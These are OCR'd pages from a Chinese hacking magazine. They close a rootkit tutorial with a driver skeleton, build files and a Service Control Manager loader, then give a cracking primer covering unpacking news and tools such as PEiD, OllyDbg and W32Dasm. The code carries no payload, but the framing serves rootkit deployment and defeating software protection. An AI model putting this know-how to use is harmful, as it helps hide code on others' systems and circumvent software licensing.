


图1　检测木马的结果

编辑点评：

正则表达式不仅仅在Perl中可以使用，在其他高级语言中同样适用，只不过是描述的方式不同，而实质是完全相同的。

大家可以看到这个源代码与平时所写的c源代码不一样，我们来对比一下。经典的程序源码一般是：

```
Bool begin()
{
......
}
Int main()
{
......
Begin();
}
```

而Windows的设备驱动程序则是：

```
VOID OnUnload()
{
......
}

NTSTATUS DreverEntry(......)
{
......
theDriver->DriverUnload = OnUnload;
}
```

这里函数**NTSTATUS DriverEntry(IN PDRIVER_OBJECT theDriverObject,IN PUNICODE_STRING theRegistryPath)**就是我们的入口函数了，后面带两个参数。然后再建立一个名为“SOURCE”的文件，注意要全大写，内容为：

```
TARGETNAME=MYDRIVER //这一句为我们驱动程序的命名
TARGETPATH=OBJ //这里通常会设为OBJ，这是用来控制编译的存储位置，一般是在当前目录的objchk\i386下面的
TARGETTYPE=DRIVER //这个是编译的文件类型，驱动程序为DRIVER，呵呵，只要你想的话可以把它设为PROGRAM，编译出来就是正常文件了。当然也有其他类型这里就不多说了。
SOURCES=dv.c //我们的源文件，若有两个或两个以上的话可以以"\"为行结束符来输入多个文件名。
```

此程序只用到了这几个必须的，还有两个可选项如下：

INCLUDES指定了include文件在多个目录下，如：

```
INCLUDES=C:\MYD\  D:\YUELAD\INC\  C:\INC\INCLUDE
```

另一个是**TARGETLIBS**，和上一个差不多，这个是库连接用的例子，只要加上具体文件名就OK了。

最后是我们的MAKEFILE文件：

```
!INCLUDE $(NTMAKEENV)\makefile.def
```

当这些东西都准备好了后就可以编译了。到这我们第一个驱动编译完成了，名为“mydriver.sys”。

加载

加载有两种方法，这里给出大家正确方法的源代码，另外一种方法大家可以上网找找，代码如下：

```
#include <stdio.h>
#include <windows.h>
#include <Winsvc.h>
```

```
bool load_sysfile(char *theDriverName)
{
	char aPath[1024];
	char aCurrentDirectory[515];
	SC_HANDLE sh = OpenSCManager(NULL, NULL,
SC_MANAGER_ALL_ACCESS);

	if (!sh)
	{
		return false;
	}

	GetCurrentDirectory(512, aCurrentDirectory);
	_snprintf(aPath, 1022, "%s%s.sys", aCurrentDirectory, theDriverName);
	printf("读取 %s\n", aPath);
	SC_HANDLE rh = CreateService(sh, theDriverName, theDriverName,
SERVICE_ALL_ACCESS, SERVICE_KERNEL_DRIVER, SERVICE_DEMAND_START,
SERVICE_ERROR_NORMAL, aPath, NULL, NULL, NULL, NULL, NULL);

	if (!rh)
	{
		if (GetLastError() == ERROR_SERVICE_EXISTS)
		{
			//servise exists
			rh = OpenService(sh, theDriverName,
SERVICE_ALL_ACCESS);
			if (!rh)
			{
				CloseServiceHandle(sh);
				return false;
			}
		}
		else
		{
			CloseServiceHandle(sh);
			return false;
		}
	}
	if (rh)
	{
		if (0 == StartService(rh, 0, NULL))
		{
			if (ERROR_SERVICE_ALREADY_RUNNING ==
GetLastError())
			{
			}
			else
			{
				CloseServiceHandle(sh);
				CloseServiceHandle(rh);
				return false;
			}
		}
		CloseServiceHandle(sh);
		CloseServiceHandle(rh);
	}
	return true;
}

void main()
{
	load_sysfile("mydriver");
}
```

它的原理是利用服务控制管理器来加载，另一种方法相对来说隐秘性较好，但缺点太多了。

后记

这样就可以通过我们自己的程序加载第一个rootkit了，虽然并没有什么功能，但是有纪念意义的。就暂时先说这么多吧，大家可以去找些资料看看，有什么不明白可以到黑客手册论坛去提问。

编辑点评：

rootkit一向都是很隐秘的，很少有这系列的文章，本系列将慢慢为各位看官揭开其神秘的面纱。

Cracker

86的Cracker扫盲

Cracker，是一群逆向工程的爱好者，记得在最初的时候Cracker被翻译为骇客，将其归纳为少数怀着不良的企图，利用非法手段获得的系统访问权去闯入远程机器系统、破坏重要数据，或为了自己的私利而制造麻烦的具有恶意行为特征的人。但近几年，Cracker一般称为破解者，因为Crack也有暴力破解的意思。大部分的Cracker是出于兴趣和爱好而去进行学习交流的，所以几年前国内就出现了很多破解组织，比如CCG，BCG，DFCG等，但现在也有不少是怀着商业目的去学习破解的，这个正和黑客的演变一样，既然有职业黑客了，那么也有职业的破解者，不过大部分的人学习破解还是因为兴趣的，这部分人一般研究比较多的就是共享软件为主，而职业的破解者一般以研究商业软件为主。

破解的最高层次是逆向工程，曾经有人这么说过："给我一个程序，我就可以还你一份源代码。"可见逆向工程是件多么迷人的事情，但是这个过程很辛苦，不是一般人可以体会到的，因为需要大量时间学习研究代码，这比编程的人可能会更辛苦，因为破解者需要去逆向思维，需要去还原作者原来的意图。破解对于促进软件安全，使程序作者更完美地编写出更好的程序，是有积极意义的，正如黑客使得网民的安全得到飞跃的提高一样。还记得当初学习破解，是因为想使用一个软件，但是怎么找也没有找到什么注册机啊，补丁啊之类的东西，只好自己开工动手了。经过一段没白天黑夜的时间后，终于可以把这个软件给破解掉了，当时的心情真的很兴奋，觉得很有成就感，或许这是每一个破解者都会遇上的事情，疯狂过一阵子后，就会思考自己应该怎么去学习，应该怎么做才少走点弯路。

对于初学者，我的建议是尽可能地熟悉汇编指令，多看一些破解教程，并且多花点时间去做练习，如果可以的话，尽可能地至少学习一门编程语言，因为很多时候需要你的编程基础来支撑整个破解过程，这个不是必须的，但是却是非常重要的。另外，应该安装一些有还原功能的程序，比如影子系统、虚拟机等等，因为有些软件作者心黑的话，可能会使你的硬盘格式化掉，所以在调试前需要做好这些准备，否则真发生如此事件的时候，后悔是来不及的。还有最重要的就是，如果你决定选择破解来学习的话，那么就需要忍受寂寞和苦闷，因为破解是件非常郁闷的事情，而且你还需要有足够的耐心来完成整个破解过程，当然，如果卡住的话，可以换换别的玩玩，不要在某一保护非常强的软件上花费大量的时间，可以先放一放，等到有足够实力的时候，那么它始终还是会"死"在你手上，要相信自己的能力。

破新闻

1.CUG脱壳组织成立


CUG全称为CHiNA UnPacK GrOUp，中文名称为中国脱壳组织，成立于2007年9月9日，专门研究脱壳技术和保护技术，其五位创建人为fly、shoooo、forgot、fxyang、heXer，都是脱壳界非常有名的人物。CUG的成立，吸引了很多高手的眼球，短短一个多月时间，其加入的成员就很多。CUG分三个等级，分别是初级成员、中级成员和高级成员，如果你想和更多的脱壳高手一起研究交流的话，加入这个组织是一个很不错的选择，不过其加入条件也是有等级分的，详细情况大家去UnPacKcN官方论坛了解。

相关连接：http://www.unpack.cn/viewthread.php?tid=17260

2.Unpacker ExeCryptor 2.x.x. beta 1

猛壳Execryptor的首个脱壳机，对于ExeCryptor来说，相信


不少读者朋友已经见识过其厉害了，对于一个菜鸟来说，要脱掉此壳，几乎是不可能的事情，所以在很多的破解论坛上都能看到此壳求脱的帖子，不过现在好了，由国外发布出来的这个脱壳机，最低限度能解决ExeCryptor旧版本的脱壳，目前此脱壳机还属于测试阶段，并不是说能脱掉所有ExeCryptor加壳的程序，希望作者能尽量地完善功能，使其更加完美地成为ExeCryptor杀手。


图1

相关连接：http://www.unpack.cn/viewthread.php?tid=17897

3.OllyDbg 2.0 Pre-alpha version

期待很久的OllyDbg 2.0终于初次浮出水面了，因为之前看了太多的关于2.0版本的更新情况，所以也是一直很期待的，这次发布出来的应该是测试版本，刚一出来的时候就已经被众多网友发现了许多bug，所以作者也需要经过一段时间来修正这些bug，以使这款伟大的调试工具变得更加强大，这也是cracker们一直所期待的工具。


图2

相关连接：http://www.ollydbg.de

破资源

脱壳的艺术

英文名称为Art of Unpacking，这是一篇非常好的脱壳理论教程，脱壳和破解一样，都是一门艺术，都是一门与智力挑战的一个游戏，正如文章所言“也是逆向工程领域最激动人心的智力游戏之一”。在现在的逆向工程的潮流中，脱壳基本是首当其冲的，很多时候我们都喜欢把程序的外壳先脱掉再进行破解，而且在汉化工作当中，还必须把壳脱掉才能看到真正的程序代码，所以脱壳，是学习Crack的非常重要的一门课程，很多读者朋友在学习脱壳的时候，只注意到了脱壳的方法和步骤，却没有去研究为什么要这样做，所以这次选取了这篇文章，希望各位读者朋友喜欢。




图3

相关连接：http://bbs.pediy.com/showthread.php?t=50119

破零之一个简单破解过程所需要的工具介绍


文 December

从本文你可以学习到：


破解过程所需要的几款工具的介绍

如果你看完上一篇《破解术语的简单介绍》后，觉得对破解也感兴趣的话，那么就跟着我一起来吧！在上一篇，我们主要讲了一些常见的破解术语，这样你对破解的认识也加深了一点，但是这些术语还是远远不够，所以以后如果再有一些没介绍过的术语的话，我会再给大家补上。

好了，这次给大家讲一下几款常用工具的介绍，主要是一次简单破解时所需要的工具，但可能还有很多人并不懂得它们究竟是如何使用的，或者是需要什么样的工具来完成破解过程，那么我这里就将这些工具与大家介绍一下吧！首先要出场的是查壳工具，之所以将这个列为第一个来讲，主要是很多时候我们需要先去查一下程序究竟有没有加壳，而在查壳工具中最出名的，莫过于peid 0.94了，相信很多人都认识它，来看一下它的主界面，如图1。


图1 peid主界面

在file那一行最右边的按钮是选择需要查壳的程序，程序路径会在左边显示出来，虽然如此，但是我们很多时候基本不会如此去找程序的路径，因为这个工具是支持直接拖拽的，也就是说，打开peid之后，可以将要查壳的程序直接拖到peid的任何一处就行了，而另外peid还支持注册右键，所以这两种方法都是比较快速的，而后面的注册右键就更快了！一般来说，除了想获得是否加壳的信息之外，有时候我还会去留意一下Entrypoint和EP Section，因为这两个地方有时候可以给我提示点什么，比如Entrypoint看到的是00003831的话，我会想到这是一个易语言的程序，EP Section看到的是.Decem0的话，我会想到这是一个加过壳或者修改过区段的程序。这个工具主要就是留意这些信息，在开始的时候可以获得很多信息。有加壳的话，肯定就会有脱壳，目前网络上也有很多脱壳工具的下载，其使用方法是非常简单的，所以这里我就不再介绍了，有兴趣的可以自己找来看看，下面要介绍的是王者调试Ollydebugger。由于最新的2.0测试版还不是很稳定，所以暂时建议大家还是使用原来的1.1版本吧，我也以这个版本来介绍。OD的修改版本有很多，大家可以根据自己的需要选择适合的版本，虽然如此，但是其使用方法都是一样的，界面如图2。


图2 OD主界面

我们分左右两边看，左上部的是代码区，左中部的是信息区，左下部是数据窗口区，右上部是寄存器，右下部的是堆栈。在使用的时候，我们都需要各个区来配合完成调试工作。OD的快捷键有很多，但常用的有：


打开一个新的可执行程序（F3）

重新运行当前调试的程序（Ctrl+F2）

当前调试的程序（Alt+F2）

运行选定的程序进行调试（F9）

暂时停止被调试程序的执行（F12）
单步进入被调试程序的 Call 中（F7）
步过被调试程序的 Call（F8）
跟入被调试程序的 Call 中（Ctrl+F11）
跟踪时跳过被调试程序的 Call（Ctrl+F12）
执行直到返回（Ctrl+F9）
显示记录窗口（Alt+L）
显示模块窗口（Alt+E）
显示内存窗口（Alt+M）
显示 CPU 窗口（Alt+C）
显示补丁窗口（Ctrl+P）
显示呼叫堆栈（Alt+K）
显示断点窗口（Alt+B）
打开调试选项窗口（Alt+O）


图3 OD中的“调试设置”


了解了这些，你就能更快速地使用OD了，在OD的菜单栏中，点击“选项”，可以看见会有子菜单栏，分别为“界面选项”、“调试设置”、“实时调试”、“菜单关联”四个。其中打开“菜单关联”，可以将OD注册到鼠标右键中，这样可以更方便地进行调试工作，“界面选项”一般主要就是对OD界面的设置，选择自己喜欢的颜色、字体等，“调试设置”中一般比较常用的就是“异常”一项，如图3。


这个项一般在脱壳的时候经常会用到！在OD目录下，有两个文件夹也是经常会去看看的，就是Plugin和UDD，Plugin主要存放插件，而UDD主要是保存调试记录。如果OD在载入程序出现异常的时候，可以把UDD文件夹下的文件删除再重新载入一次，以前我就因为这个出现过很多问题！ OD的介绍我想先到这里吧，因为OD确实是非常强大，不是一两句话就可以说完的，如果你对此工具很感兴趣的话，我推荐你看看黑手出品的《精通破解工具》，上面说的会很详细，在以后的介绍中，我们还会继续接触这个强大的调试器，所以这里我们暂时了解一下就差不多了！

接着说一下静态反汇编工具，常见的有C32Asm、W32Dasm_8.93等，C32Asm 是一款非常不错的国产静态反编译工具！它具有如下功能：快速静态反编译pe格式文件（exe、dll等），提供十六进制文件编辑功能，还提供内存dump、内存编辑、pe文件dump、pe内存基址修正等多种实用功能。具有内存反汇编，提供汇编语句直接修改，免去opcode的直接操作的繁琐。另外提供反编译语句彩色语法功能，利于阅读分析，能方便自定义语法色彩，提供输入表、输出表、参考字符、跳转、调用、pe文件分析结果等显示，拥有方便的跳转、调用目标地址的代码显示，汇编语句逐字节分析功能，有助于分析花指令等干扰代码。而W32Dasm是一个静态反汇编工具，也是破解常用的工具之一，它也被称为破解中的屠龙刀，可见其强大。W32Dasm10.0修改版是经Killer在W32Dasm8.93基础上修改的，修改后的W32Dasm功能更强大，能比较完美地显示中文字符串及VB程序，内含16进制编辑器，破解修改软件更容易，真可谓是反汇编极品！

